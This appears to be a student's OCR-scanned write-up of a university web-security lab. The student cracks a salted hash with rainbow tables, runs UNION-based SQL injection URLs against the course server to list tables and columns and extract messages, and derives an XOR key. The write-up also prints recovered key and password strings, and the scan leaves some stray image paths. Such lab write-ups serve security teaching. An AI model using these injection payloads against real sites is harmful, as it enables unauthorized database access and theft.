
Phase 7:
Great, I think the reason why we were able to obtain this quite long password is that it was precomputed and stored in rainbow tables. The website I used to get the password was https://www.dcode.fr/.
It has millions of pre-calculated hashes.
So I supposed someone had password *fm9fytmf7qkckct.* The teacher just cut out *kckct* part, but the way how this database works is password+salt, so in the end, you get the same password as is in the rainbow table. The salt here was really unfortunate, maybe it would be better if salt was longer and more random to prevent this accident?

Phase 8:
I used command:

kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT table_schema, 1 FROM information_schema.tables
to get name of the table
kbe



To retrieve table names we just modify command to:
kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT table_schema, 1 FROM information_schema.tables



codes

messages

users

To retrieve table columns we just modify command to:
kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT column_name, 1 FROM information_schema.columns

Warning! Logout

Messages

2021-09-19 18:59:47

Welcome **hereldav**, this is your first secret message.

CHARACTER_SET_NAME

DEFAULT_COLLATE_NAME

DESCRIPTION

MAXLEN

COLLATION_NAME

ID

IS_DEFAULT

IS_COMPILED

SORTLEN

TABLE_CATALOG

TABLE_SCHEMA

TABLE_NAME

COLUMN_NAME

ORDINAL_POSITION

COLUMN_DEFAULT

username

aes_encrypt_code

base64_message_xor_key

date_time

password

pin

secret


salt

Phase 9:
Okay, from the previous task we now what are column names. So we will use base64_message_xor_key from table messages.
kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT base64_message_xor_key, 1 FROM messages WHERE username='hereldav'

PAcJPAIcUxZjGlEaOhkAFTtTRg4eCVxJfxJZX0V/ERxSJgQQC39UWUBCH0IWOgVDU0J/FQoBLAoCHHE=


VwNFNxRUUAt4EQEWOhNLCTdCD1FeDwdCYS5URFNjVw5MfxIKDH9RUVwRDQsLO0ZIWUMtWBwXPB4XHH9RX1ZURQ==

PAcJM0oRQl4+DEgBfwoJFX9UX0ARBQ0ScUZiQlcmWBsHMQ4BWTldQhJFAwdFMQNJQhY8EA4eMw4LHjpBHg==



Our last message is:
Well, that's all for now. Stay tuned for the next challenges.

From the wikipedia we know that encrypted text XOR original text = key. So we will just XOR these 2 messages. For that we used cyberchef
https://gchq.github.io/CyberChef/



The XOR key is:
kbe_f166_xor_key_2021kbe_f166_xor_key_2021kbe_f166_xor_key_20

Reverse operation works so the key is correct.

Part 10 - BONUS

I am not sure how to do this part. I thought I already retrieved aes key from index.php `iHw35UKAPaSYKf8SI44CwYPa.`
But when I try to encrypt my secret with it I get different encrypted message than it should be (*9230414467BC6A0A611974113CC6914BB8D8EAACF013A60788E51207941D98D2*)

Part 12 - BONUS

I read the most interesting things from web pages. Like how to prevent sql injections (using prepared statements (work with user input as a string) etc..)
I was already familiar with encryption, hashing, salt, pepper so the second article did not bring too much new information.
But what caught my eye was multifactor authentication. I did not know much about it, so finally I am more educated on this topic. However, an interesting thing which I read a few days ago was an article from Avast on this topic.
Most people are using SMS as second verification mechanism, which I thought was secure. But in this article
https://blog.avast.com/cs/are-user-records-of-3.8-billion-clubhouse-and-facebook-users-for-sale
They encourage people to not use SMS in multifactor authentication, because of SIM swapping attacks. And people should use authentication applications.